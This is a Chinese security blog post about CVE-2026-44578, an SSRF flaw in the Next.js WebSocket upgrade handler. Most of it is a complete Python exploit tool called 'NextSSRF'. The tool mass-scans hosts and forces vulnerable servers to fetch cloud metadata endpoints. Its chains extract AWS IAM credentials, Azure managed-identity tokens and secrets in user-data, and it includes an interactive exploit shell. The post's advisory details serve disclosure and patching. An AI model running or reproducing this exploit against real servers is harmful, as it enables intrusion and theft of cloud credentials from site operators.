CVE-2026-44578|Next.js WebSocket服务端请求伪造(SSRF)漏洞(POC)

CVE-2026-44578|Next.js WebSocket服务端请求伪造(SSRF)漏洞(POC)

信安百科
发布于 2026-06-01 16:01:13
发布于 2026-06-01 16:01:13
0x00 前言
Next.js是一个用于构建全栈Web应用程序的React框架,由Vercel开发并维护。它提供了服务器端渲染(SSR)、静态站点生成(SSG)、API路由、图像优化等强大功能,极大地简化了现代Web应用的开发流程。
Next.js以其出色的开发体验和性能优化能力,已成为当前最受欢迎的React框架之一,被全球数百万开发者用于构建各类Web应用。
0x01 漏洞描述
该漏洞存在于Next.js的WebSocket升级处理程序中。自托管的应用程序使用内置的Node.js服务器时,可能会受到服务端请求伪造(SSRF)攻击。
WebSocket升级处理程序缺乏与普通HTTP请求相同的安全检查,导致攻击者可以通过发送绝对形式的URI来绕过路由验证,直接触发代理请求。
攻击者可以通过构造特殊的WebSocket升级请求,使服务器代理请求到任意内部或外部目标,这可能会暴露内部服务或云元数据端点。
0x02 CVE编号
CVE-2026-44578
0x03 影响版本
Next.js 13.4.13 至 15.5.15
Next.js 16.0.0 至 16.2.4
0x04 漏洞详情
POC:
https://github.com/ynsmroztas/nextssrf
#!/usr/bin/env python3
"""
╔══════════════════════════════════════════════════════════════╗
║ NextSSRF — CVE-2026-44578 Scanner & Exploit ║
║ Next.js WebSocket Upgrade Handler SSRF ║
║ Affected: 13.4.13 → 15.5.15 | 16.0.0 → 16.2.4 ║
║ Fixed: 15.5.16 / 16.2.5 (self-hosted only) ║
║ @mitsec / ynsmroztas — Bug Bounty Tooling ║
╚══════════════════════════════════════════════════════════════╝
Mechanism:
The // in http:// triggers normalizeRepeatedSlashes early-exit
setting finished:true + statusCode:308. The vulnerable WebSocket
upgrade handler ignores both — only checks parsedUrl.protocol —
and calls proxyRequest → GET to attacker-controlled host:80.
Limitations: GET only | Port 80 only | IMDSv2 not exploitable
Vercel-hosted NOT affected | nginx proxy blocks it
Usage:
# Scan single target
python3 nextssrf.py -t https://target.com
# Pipeline (subfinder | httpx | nextssrf)
cat targets.txt | python3 nextssrf.py --pipe --threads 20
# Interactive exploit shell
python3 nextssrf.py -t https://target.com --interactive
# AWS credential extraction chain
python3 nextssrf.py -t https://target.com --cloud aws
# Custom internal target
python3 nextssrf.py -t https://target.com --ssrf http://internal-api/admin
# Auto mode: detect cloud + full exploit
python3 nextssrf.py -t https://target.com --auto
# Mass scan with output
cat hosts.txt | python3 nextssrf.py --pipe --threads 20 -o results.jsonl
Exit codes: 0=clean 1=vuln(no exploit) 2=ssrf confirmed
"""
import argparse, json, re, signal, socket, ssl, sys, threading, time
import urllib.parse, urllib.error, urllib.request
from datetime import datetime
from queue import Empty, Queue
# ── ANSI ────────────────────────────────────────────────────────
R="\033[91m";G="\033[92m";Y="\033[93m";C="\033[96m";W="\033[97m"
DIM="\033[2m";RESET="\033[0m";BOLD="\033[1m";M="\033[95m"
WS_KEY = "dGhlIHNhbXBsZSBub25jZQ=="
UA = ("Mozilla/5.0 (Linux; Android 10; K) AppleWebKit/537.36 "
"(KHTML, like Gecko) Chrome/148.0.0.0 Mobile Safari/537.36")
CTX = ssl.create_default_context()
CTX.check_hostname = False
CTX.verify_mode = ssl.CERT_NONE
def banner():
print(f"""
{C}╔══════════════════════════════════════════════════════════════╗
║{W} NextSSRF — CVE-2026-44578 Scanner & Exploit {C}║
║{DIM} Next.js WebSocket Upgrade Handler SSRF {C}║
║{DIM} Affected: 13.4.13-15.5.15 | Fixed: 15.5.16/16.2.5 {C}║
║{DIM} @mitsec / ynsmroztas {C}║
╚══════════════════════════════════════════════════════════════╝{RESET}
""")
def info(m): print(f"{G}[+]{RESET} {m}")
def warn(m): print(f"{Y}[!]{RESET} {m}")
def err(m): print(f"{R}[-]{RESET} {m}")
def step(m): print(f"{C}[>]{RESET} {BOLD}{m}{RESET}")
def dim(m): print(f" {DIM}{m}{RESET}")
def hit(m): print(f"\n{R}{'█'*58}{RESET}\n{R}{BOLD} {m}{RESET}\n{R}{'█'*58}{RESET}\n")
def sc(code):
if code == 200: return G
if code in (301,302): return Y
if code in (401,403): return Y
if code >= 500: return R
return DIM
# ── Core exploit ─────────────────────────────────────────────
def ssrf(host, port, use_ssl, ssrf_url, timeout=10):
"""Send CVE-2026-44578 WebSocket upgrade exploit request."""
raw = (f"GET {ssrf_url} HTTP/1.1\r\n"
f"Host: {host}\r\n"
f"Connection: Upgrade\r\n"
f"Upgrade: websocket\r\n"
f"Sec-WebSocket-Version: 13\r\n"
f"Sec-WebSocket-Key: {WS_KEY}\r\n"
f"User-Agent: {UA}\r\n\r\n").encode()
try:
s = socket.create_connection((host, port), timeout=timeout)
if use_ssl:
s = CTX.wrap_socket(s, server_hostname=host)
s.sendall(raw)
s.settimeout(timeout)
buf = b""
try:
while len(buf) < 131072:
chunk = s.recv(8192)
if not chunk: break
buf += chunk
except socket.timeout: pass
s.close()
resp = buf.decode(errors="replace")
m = re.match(r'HTTP/[\d.]+ (\d+)', resp)
code = int(m.group(1)) if m else 0
parts = resp.split("\r\n\r\n", 1)
body = parts[1] if len(parts) > 1 else resp
return code, body
except Exception as e:
return 0, str(e)
def parse_target(url):
p = urllib.parse.urlparse(url)
return p.hostname, p.port or (443 if p.scheme=="https" else 80), p.scheme=="https"
def is_nextjs(body):
return any(x in body for x in ["/_next/static","/_next/chunks",'charSet="utf-8"'])
# ── Version detection ─────────────────────────────────────────
VULN_RANGES = [((13,4,13),(15,5,15)), ((16,0,0),(16,2,4))]
def parse_ver(s):
m = re.search(r'(\d+)\.(\d+)\.(\d+)', s or "")
return tuple(int(x) for x in m.groups()) if m else None
def is_vulnerable(ver):
if not ver: return None
for lo, hi in VULN_RANGES:
if lo <= ver <= hi: return True
return False
def detect_nextjs(base, timeout=8):
result = {"nextjs": False, "version": None, "version_str": None, "vulnerable": None}
for path in ["/_next/static/", "/", "/api/health"]:
try:
req = urllib.request.Request(base + path,
headers={"User-Agent": UA, "Accept": "*/*"})
with urllib.request.urlopen(req, timeout=timeout, context=CTX) as r:
body = r.read(4096).decode(errors="replace")
hdrs = dict(r.headers)
srv = hdrs.get("X-Powered-By","") + hdrs.get("x-powered-by","")
if path == "/_next/static/" or "next.js" in srv.lower():
result["nextjs"] = True
m = re.search(r'["\']?next["\']?\s*:\s*["\'](\d+\.\d+\.\d+)["\']', body)
if not m:
m = re.search(r'Next\.js[/ ]v?(\d+\.\d+\.\d+)', body)
if m:
ver = parse_ver(m.group(1))
result.update(version=ver, version_str=m.group(1),
nextjs=True, vulnerable=is_vulnerable(ver))
break
except Exception: pass
return result
# ── Cloud detection ───────────────────────────────────────────
CLOUD_PROBES = {
"aws": [("http://169.254.169.254/latest/meta-data/",
["ami-id","instance-id","hostname","iam/","block-device-mapping"])],
"azure": [("http://169.254.169.254/metadata/instance?api-version=2021-02-01",
["azEnvironment","subscriptionId","vmId"])],
"gcp": [("http://metadata.google.internal/computeMetadata/v1/",
["instance/","project/"])],
"do": [("http://169.254.169.254/metadata/v1.json",
["droplet_id","hostname","interfaces"])],
"oracle": [("http://169.254.169.254/opc/v1/instance/",
["compartmentId","displayName"])],
}
def detect_cloud(host, port, use_ssl, timeout=8):
step("Detecting cloud provider...")
found = {}
for provider, probes in CLOUD_PROBES.items():
for url, hints in probes:
code, body = ssrf(host, port, use_ssl, url, timeout)
if code == 200 and not is_nextjs(body):
hits = [h for h in hints if h.lower() in body.lower()]
if hits:
found[provider] = {"url": url, "hints": hits}
info(f"{G}{provider.upper()}{RESET} — matched: {hits}")
break
time.sleep(0.05)
if not found:
dim("No cloud metadata detected")
return found
# ── AWS exploit chain ─────────────────────────────────────────
def render(body, max_lines=30):
try:
obj = json.loads(body)
out = []
for line in json.dumps(obj, indent=2).splitlines()[:max_lines]:
k = line.split('":')[0].strip().strip('"').lower()
color = R+BOLD if any(s in k for s in
['key','secret','token','password','access','cred']) else ""
out.append(f" {color}{line}{RESET if color else ''}")
return "\n".join(out)
except Exception:
return "\n".join(f" {l}" for l in body.strip().splitlines()[:max_lines])
def hit_box(title, data):
print(f"\n{R}{'▓'*60}{RESET}")
print(f"{R}{BOLD} 🎯 {title}{RESET}")
print(f"{R}{'▓'*60}{RESET}")
for k, v in data.items():
print(f" {Y}{k:<22}{RESET}: {G}{BOLD}{str(v)[:80]}{RESET}")
print(f"{R}{'▓'*60}{RESET}\n")
def exploit_aws(host, port, use_ssl, timeout=8):
results = {}
print(f"\n{Y}{'═'*60}{RESET}")
print(f"{BOLD} AWS IMDSv1 Exploitation Chain{RESET}")
print(f"{Y}{'═'*60}{RESET}")
# Step 1: Instance info
print(f"\n{C}[1/3]{RESET} Instance Information")
for name, url in [
("Instance ID", "http://169.254.169.254/latest/meta-data/instance-id"),
("Instance Type", "http://169.254.169.254/latest/meta-data/instance-type"),
("Hostname", "http://169.254.169.254/latest/meta-data/hostname"),
("Local IPv4", "http://169.254.169.254/latest/meta-data/local-ipv4"),
("Public IPv4", "http://169.254.169.254/latest/meta-data/public-ipv4"),
("AMI ID", "http://169.254.169.254/latest/meta-data/ami-id"),
("Region", "http://169.254.169.254/latest/meta-data/placement/region"),
("AZ", "http://169.254.169.254/latest/meta-data/placement/availability-zone"),
("Account ID", "http://169.254.169.254/latest/meta-data/identity-credentials/ec2/info"),
]:
code, body = ssrf(host, port, use_ssl, url, timeout)
val = body.strip()[:100] if (code==200 and not is_nextjs(body)) else None
print(f" {sc(code)}[{code}]{RESET} {name:<20}: "
f"{G if val else DIM}{val or '(not available)'}{RESET}")
if val: results[name] = val
time.sleep(0.05)
# Step 2: IAM role
print(f"\n{C}[2/3]{RESET} IAM Role Discovery")
code, body = ssrf(host, port, use_ssl,
"http://169.254.169.254/latest/meta-data/iam/security-credentials/",
timeout)
role = None
if code == 200 and not is_nextjs(body) and body.strip():
role = body.strip().splitlines()[0].strip()
print(f" {G}✓ IAM Role found:{RESET} {R}{BOLD}{role}{RESET}")
results["iam_role"] = role
else:
# Fallback: parse from iam/info ARN
code2, body2 = ssrf(host, port, use_ssl,
"http://169.254.169.254/latest/meta-data/iam/info", timeout)
if code2 == 200 and not is_nextjs(body2):
try:
arn = json.loads(body2).get("InstanceProfileArn","")
if arn:
role = arn.split("/")[-1]
print(f" {G}✓ Role from ARN:{RESET} {R}{BOLD}{role}{RESET}")
results["iam_role"] = role
except Exception: pass
if not role:
print(f" {DIM}No IAM role attached{RESET}")
# Step 3: Credentials
print(f"\n{C}[3/3]{RESET} Credential Extraction")
if role:
code, body = ssrf(host, port, use_ssl,
f"http://169.254.169.254/latest/meta-data/iam/security-credentials/{role}",
timeout)
if code == 200 and not is_nextjs(body):
try:
creds = json.loads(body)
ak = creds.get("AccessKeyId","")
sk = creds.get("SecretAccessKey","")
tok = creds.get("Token","")
if ak:
hit_box("AWS CREDENTIALS EXFILTRATED!", {
"Role": role,
"AccessKeyId": ak,
"SecretAccessKey": sk[:8]+"..."*(len(sk)>8),
"Token (first 40)": tok[:40]+"..." if tok else "N/A",
"Expiration": creds.get("Expiration",""),
"Type": creds.get("Type",""),
})
results["credentials"] = creds
results["verify_cmd"] = (
f"AWS_ACCESS_KEY_ID={ak} "
f"AWS_SECRET_ACCESS_KEY={sk} "
f"AWS_SESSION_TOKEN={tok} "
f"aws sts get-caller-identity"
)
print(f"{Y}Verify:{RESET}")
print(f" {DIM}{results['verify_cmd'][:120]}{RESET}")
else:
print(f" {render(body, 10)}")
except json.JSONDecodeError:
print(f" {body[:300]}")
else:
print(f" {sc(code)}[{code}]{RESET} No credentials (role may lack permissions)")
else:
print(f" {DIM}Skipped — no role{RESET}")
# User-data bonus
print(f"\n{C}[+]{RESET} User-Data Check")
code, body = ssrf(host, port, use_ssl,
"http://169.254.169.254/latest/user-data", timeout)
if code == 200 and not is_nextjs(body) and body.strip():
secrets = re.findall(
r'(?:password|secret|key|token)[=:]\s*\S+', body, re.I)
if secrets:
hit_box("SECRETS IN USER-DATA", {"found": str(secrets[:5])})
else:
info(f"User-data present ({len(body)}b) — no obvious secrets")
print(f" {DIM}{body[:200]}{RESET}")
results["user_data"] = body[:500]
else:
dim(f"No user-data (code={code})")
return results
def exploit_azure(host, port, use_ssl, timeout=8):
results = {}
print(f"\n{Y}{'═'*60}{RESET}")
print(f"{BOLD} Azure IMDS Exploitation Chain{RESET}")
print(f"{Y}{'═'*60}{RESET}")
code, body = ssrf(host, port, use_ssl,
"http://169.254.169.254/metadata/instance?api-version=2021-02-01", timeout)
if code == 200 and not is_nextjs(body):
try:
data = json.loads(body)
compute = data.get("compute",{})
info("Azure instance info:")
for k in ["vmId","name","resourceGroupName","subscriptionId","location","vmSize"]:
v = compute.get(k,"")
if v:
print(f" {Y}{k:<25}{RESET}: {v}")
results[k] = v
except Exception:
print(f" {body[:300]}")
code, body = ssrf(host, port, use_ssl,
"http://169.254.169.254/metadata/identity/oauth2/token"
"?api-version=2018-02-01&resource=https://management.azure.com/", timeout)
if code == 200 and not is_nextjs(body):
try:
td = json.loads(body)
tok = td.get("access_token","")
if tok:
hit_box("AZURE MANAGED IDENTITY TOKEN!", {
"access_token (50)": tok[:50]+"...",
"token_type": td.get("token_type",""),
"expires_in": td.get("expires_in",""),
"resource": td.get("resource",""),
})
results["azure_token"] = tok
except Exception:
pass
return results
# ── Interactive shell ─────────────────────────────────────────
def interactive(target_url, timeout=10):
host, port, use_ssl = parse_target(target_url)
session = {"target": target_url, "results": {}, "history": []}
print(f"""
{C}╔══════════════════════════════════════════════════════════╗
║{W} NextSSRF — Interactive Exploit Shell {C}║
║{DIM} Target : {W}{host}:{port}{DIM} {'(SSL)' if use_ssl else '(plain)'}{'':>20}{C}║
║{DIM} CVE : CVE-2026-44578 {C}║
╚══════════════════════════════════════════════════════════╝{RESET}
{DIM} help | cloud | scan | aws | azure | url <http://...>
get <N> | list | history | save | quit{RESET}
""")
def do(url):
print(f"\n {DIM}→ {url}{RESET}")
code, body = ssrf(host, port, use_ssl, url, timeout)
html = is_nextjs(body)
print(f" {sc(code)}[HTTP {code}]{RESET} ({len(body)}b)"
+ (f" {Y}[Next.js response — not SSRF]{RESET}" if html else ""))
if not html and body.strip():
print(render(body))
session["history"].append({"url": url, "code": code})
return code, body
IMDS = [
"http://169.254.169.254/latest/meta-data/",
"http://169.254.169.254/latest/meta-data/ami-id",
"http://169.254.169.254/latest/meta-data/hostname",
"http://169.254.169.254/latest/meta-data/instance-type",
"http://169.254.169.254/latest/meta-data/iam/info",
"http://169.254.169.254/latest/meta-data/iam/security-credentials/",
"http://169.254.169.254/latest/user-data",
"http://169.254.169.254/latest/meta-data/placement/region",
"http://169.254.169.254/latest/meta-data/identity-credentials/ec2/info",
"http://169.254.169.254/metadata/instance?api-version=2021-02-01",
]
while True:
try:
cmd = input(f"\n{M}ssrf{DIM}({host[:28]}){RESET}> ").strip()
except (EOFError, KeyboardInterrupt):
break
if not cmd: continue
if cmd in ("q","quit","exit"): break
elif cmd == "help":
print(f"""
{C} cloud{RESET} — detect cloud (AWS/Azure/GCP/DO)
{C} scan{RESET} — cloud detect + auto exploit
{C} aws{RESET} — full AWS credential chain
{C} azure{RESET} — Azure managed identity
{C} url <http://...>{RESET} — custom SSRF (port 80 only)
{C} get <0-9>{RESET} — IMDS target by index
{C} list{RESET} — show all IMDS endpoints
{C} history{RESET} — request history
{C} save{RESET} — export session JSON
{C} quit{RESET} — exit""")
elif cmd == "cloud":
clouds = detect_cloud(host, port, use_ssl, timeout)
session["cloud"] = list(clouds.keys())
if "aws" in clouds:
print(f" {Y}→ Run 'aws' for credential extraction{RESET}")
elif cmd == "aws":
r = exploit_aws(host, port, use_ssl, timeout)
session["results"].update(r)
elif cmd == "azure":
r = exploit_azure(host, port, use_ssl, timeout)
session["results"].update(r)
elif cmd == "scan":
clouds = detect_cloud(host, port, use_ssl, timeout)
if "aws" in clouds:
r = exploit_aws(host, port, use_ssl, timeout)
session["results"].update(r)
elif "azure" in clouds:
r = exploit_azure(host, port, use_ssl, timeout)
session["results"].update(r)
else:
for u in ["http://localhost/","http://127.0.0.1/",
"http://kubernetes.default.svc/"]:
do(u)
elif cmd.startswith("url "):
url = cmd[4:].strip()
if not url.startswith("http://"):
warn("Port 80 only — use http://")
else:
do(url)
elif cmd.startswith("get "):
try:
do(IMDS[int(cmd.split()[1])])
except (IndexError, ValueError):
warn("Use: get <0-9>. Type 'list' to see targets.")
elif cmd == "list":
print(f"\n{C} IMDS Endpoints:{RESET}")
for i, u in enumerate(IMDS):
print(f" {Y}[{i}]{RESET} {u}")
elif cmd == "history":
print(f"\n{C} History ({len(session['history'])}):{RESET}")
for h in session["history"][-20:]:
print(f" {sc(h['code'])}[{h['code']}]{RESET} {h['url']}")
elif cmd == "save":
ts = datetime.now().strftime("%Y%m%d_%H%M%S")
fname = f"nextssrf_{host}_{ts}.json"
with open(fname,"w") as f:
json.dump(session, f, indent=2, default=str)
info(f"Saved: {fname}")
elif cmd.startswith("http://"):
do(cmd)
else:
warn("Unknown command — type 'help'")
# ── Scanner ───────────────────────────────────────────────────
_lock = threading.Lock()
_results = []
_exit = 0
CLOUD_TARGETS = {
"aws": [
("AWS IMDSv1 — meta-data", "http://169.254.169.254/latest/meta-data/"),
("AWS IMDSv1 — hostname", "http://169.254.169.254/latest/meta-data/hostname"),
("AWS IMDSv1 — iam/creds", "http://169.254.169.254/latest/meta-data/iam/security-credentials/"),
("AWS IMDSv1 — user-data", "http://169.254.169.254/latest/user-data"),
("AWS IMDSv1 — instance-id", "http://169.254.169.254/latest/meta-data/instance-id"),
("AWS IMDSv1 — ami-id", "http://169.254.169.254/latest/meta-data/ami-id"),
("AWS IMDSv1 — account", "http://169.254.169.254/latest/meta-data/identity-credentials/ec2/info"),
],
"azure": [
("Azure IMDS — instance", "http://169.254.169.254/metadata/instance?api-version=2021-02-01"),
("Azure IMDS — identity", "http://169.254.169.254/metadata/identity/oauth2/token?api-version=2018-02-01&resource=https://management.azure.com/"),
],
"gcp": [
("GCP Metadata — project", "http://metadata.google.internal/computeMetadata/v1/project/project-id"),
("GCP Metadata — token", "http://metadata.google.internal/computeMetadata/v1/instance/service-accounts/default/token"),
],
"do": [
("DO Metadata", "http://169.254.169.254/metadata/v1.json"),
],
"oracle": [
("OCI Metadata", "http://169.254.169.254/opc/v1/instance/"),
],
}
def scan(target, args):
global _exit
target = target.strip()
if not target: return {}
# Extract URL from httpx-style output
target = target.split()[0]
if not target.startswith("http"): target = "https://" + target
dim(f"Detecting: {target}")
det = detect_nextjs(target, args.timeout)
vs = det.get("version_str") or "unknown"
vuln = det.get("vulnerable")
if not det["nextjs"]:
dim(f"Not Next.js: {target}")
return {}
vs_color = {True:R,False:G,None:Y}[vuln]
vs_label = {True:"VULNERABLE",False:"PATCHED",None:"UNKNOWN"}[vuln]
info(f"{W}{target}{RESET} — Next.js/{vs} — {vs_color}{vs_label}{RESET}")
if vuln is False and not args.force:
return {"target":target,"version":vs,"vulnerable":False,"ssrf_hits":[]}
host, port, use_ssl = parse_target(target)
result = {"target":target,"version":vs,"vulnerable":vuln,"ssrf_hits":[]}
# Choose targets
targets = []
if args.ssrf:
targets = [("Custom", args.ssrf)]
else:
cloud = args.cloud or "aws"
if cloud == "all":
for lst in CLOUD_TARGETS.values(): targets.extend(lst)
else:
targets = CLOUD_TARGETS.get(cloud, CLOUD_TARGETS["aws"])
step(f" Testing {len(targets)} SSRF targets → {target}")
for desc, url in targets:
dim(f" → {url}")
code, body = ssrf(host, port, use_ssl, url, args.timeout)
time.sleep(0.05)
html = is_nextjs(body)
is_hit = False
evidence = ""
if "Failed to proxy http:/" in body:
is_hit = True
evidence = "Log fingerprint: vulnerable but IMDS unreachable"
elif code == 200 and not html:
imds_patterns = [
r'ami-[a-f0-9]{8}', r'AccessKeyId',
r'SecretAccessKey', r'AKIA[0-9A-Z]{16}',
r'ip-\d+-\d+-\d+-\d+\.ec2\.internal',
r'instance-id\ninstance-type',
r'"accountId"', r'"subscriptionId"',
r'droplet_id', r'compartmentId',
]
if any(re.search(p, body) for p in imds_patterns):
is_hit = True
evidence = body[:600]
elif len(body) < 2000 and "169.254.169.254" in url:
is_hit = True
evidence = body[:400]
if re.search(r'AKIA[0-9A-Z]{16}|"AccessKeyId".*"SecretAccessKey"', body):
is_hit = True
evidence = body[:800]
hit(f"AWS CREDENTIALS via {url}")
if is_hit:
hit(f"SSRF CONFIRMED — {desc}")
print(f" {Y}Target :{RESET} {url}")
print(f" {Y}Status :{RESET} {sc(code)}HTTP {code}{RESET}")
if evidence and evidence != body[:400]:
pass
elif evidence:
print(f" {Y}Response:{RESET}\n{render(evidence, 15)}")
result["ssrf_hits"].append({"desc":desc,"url":url,"status":code,"evidence":evidence})
with _lock: _exit = max(_exit, 2)
if result["ssrf_hits"] == [] and vuln:
with _lock: _exit = max(_exit, 1)
return result
def worker(q, args):
while True:
try: t = q.get(timeout=1)
except Empty: break
try:
r = scan(t, args)
if r:
with _lock: _results.append(r)
except Exception as e: err(f"{t}: {e}")
finally: q.task_done()
def summary(results):
vuln = [r for r in results if r.get("vulnerable")]
hits = [r for r in results if r.get("ssrf_hits")]
print(f"\n{C}{'═'*58}{RESET}")
print(f"{BOLD} NextSSRF — CVE-2026-44578 Summary{RESET}")
print(f"{C}{'═'*58}{RESET}")
print(f" Scanned : {len(results)}")
print(f" {R}Vulnerable : {len(vuln)}{RESET}")
print(f" {R}SSRF Confirmed : {len(hits)}{RESET}")
if hits:
print(f"\n{R}[CONFIRMED SSRF]{RESET}")
for r in hits:
print(f" {r['target']}")
for h in r["ssrf_hits"][:3]:
print(f" {Y}→{RESET} {h['url']} (HTTP {h['status']})")
def main():
global _exit
p = argparse.ArgumentParser(prog="nextssrf",
description="CVE-2026-44578 — Next.js SSRF @mitsec",
formatter_class=argparse.RawDescriptionHelpFormatter,
epilog=__doc__.split("Usage:")[1] if "Usage:" in __doc__ else "")
p.add_argument("-t","--target")
p.add_argument("--pipe", action="store_true", help="Read targets from stdin")
p.add_argument("-f","--file", help="File with targets")
p.add_argument("--threads", type=int, default=10)
p.add_argument("--timeout", type=int, default=10)
p.add_argument("--cloud", choices=["aws","azure","gcp","do","oracle","all"],
default="aws")
p.add_argument("--ssrf", help="Custom SSRF URL (http:// only)")
p.add_argument("--force", action="store_true", help="Exploit even if version unknown")
p.add_argument("--interactive", "-i", action="store_true", help="Interactive exploit shell")
p.add_argument("--auto", action="store_true", help="Auto: detect cloud + full exploit")
p.add_argument("-o","--output", help="Output file (.json or .jsonl)")
p.add_argument("--no-banner", action="store_true")
args = p.parse_args()
if not args.no_banner: banner()
def _sig(s,f):
warn("Interrupted"); summary(_results)
if args.output: _save(args.output)
sys.exit(_exit)
signal.signal(signal.SIGINT, _sig)
targets = []
if args.target: targets.append(args.target)
if args.pipe:
for l in sys.stdin:
if l.strip(): targets.append(l.strip())
if args.file:
with open(args.file) as f:
targets += [l.strip() for l in f if l.strip() and not l.startswith("#")]
if not targets:
err("No targets. Use -t, --pipe, or -f"); sys.exit(1)
targets = [t if t.startswith("http") else "https://"+t for t in targets]
# Interactive / auto (single target)
if args.interactive or args.auto:
if len(targets) != 1:
err("Interactive/auto mode requires exactly one target (-t)")
sys.exit(1)
if args.auto:
host, port, use_ssl = parse_target(targets[0])
clouds = detect_cloud(host, port, use_ssl, args.timeout)
if "aws" in clouds: exploit_aws(host, port, use_ssl, args.timeout)
elif "azure" in clouds: exploit_azure(host, port, use_ssl, args.timeout)
else:
interactive(targets[0], args.timeout)
return
# Scan mode
if len(targets) == 1:
r = scan(targets[0], args)
if r: _results.append(r)
else:
step(f"Scanning {len(targets)} targets | threads={args.threads}")
q = Queue()
for t in targets: q.put(t)
ts = [threading.Thread(target=worker, args=(q,args), daemon=True)
for _ in range(min(args.threads, len(targets)))]
for t in ts: t.start()
try: q.join()
except KeyboardInterrupt: _sig(None,None)
summary(_results)
if args.output: _save(args.output)
sys.exit(_exit)
def _save(path):
fmt = "json" if path.endswith(".json") else "jsonl"
with open(path,"w") as f:
if fmt == "json": json.dump(_results, f, indent=2, default=str)
else:
for r in _results: f.write(json.dumps(r, default=str)+"\n")
info(f"Saved: {path}")
if __name__ == "__main__":
main()
0x05 参考链接
https://github.com/vercel/next.js/security/advisories/GHSA-c4j6-fc7j-m34r
https://github.com/vercel/next.js/commit/c4f69086
推荐阅读:
CVE-2025-55182|React/Next.js远程代码执行漏洞(POC)
CVE-2024-34351|Next.js框架存在SSRF漏洞
CVE-2026-46333|Linux内核ptrace本地权限提升漏洞(POC)
Ps:国内外安全热点分享,欢迎大家分享、转载,请保证文章的完整性。文章中出现敏感信息和侵权内容,请联系作者删除信息。信息安全任重道远,感谢您的支持
本文参与 腾讯云自媒体同步曝光计划,分享自微信公众号。
原始发表:2026-05-30,如有侵权请联系 cloudcommunity@tencent.com 删除
目录
腾讯云开发者

Copyright © 2013 - 2026 Tencent Cloud. All Rights Reserved. 腾讯云 版权所有
深圳市腾讯计算机系统有限公司 ICP备案/许可证号:粤B2-20090059  粤公网安备44030502008569号
腾讯云计算(北京)有限责任公司 京ICP证150476号 | 京ICP备11018762号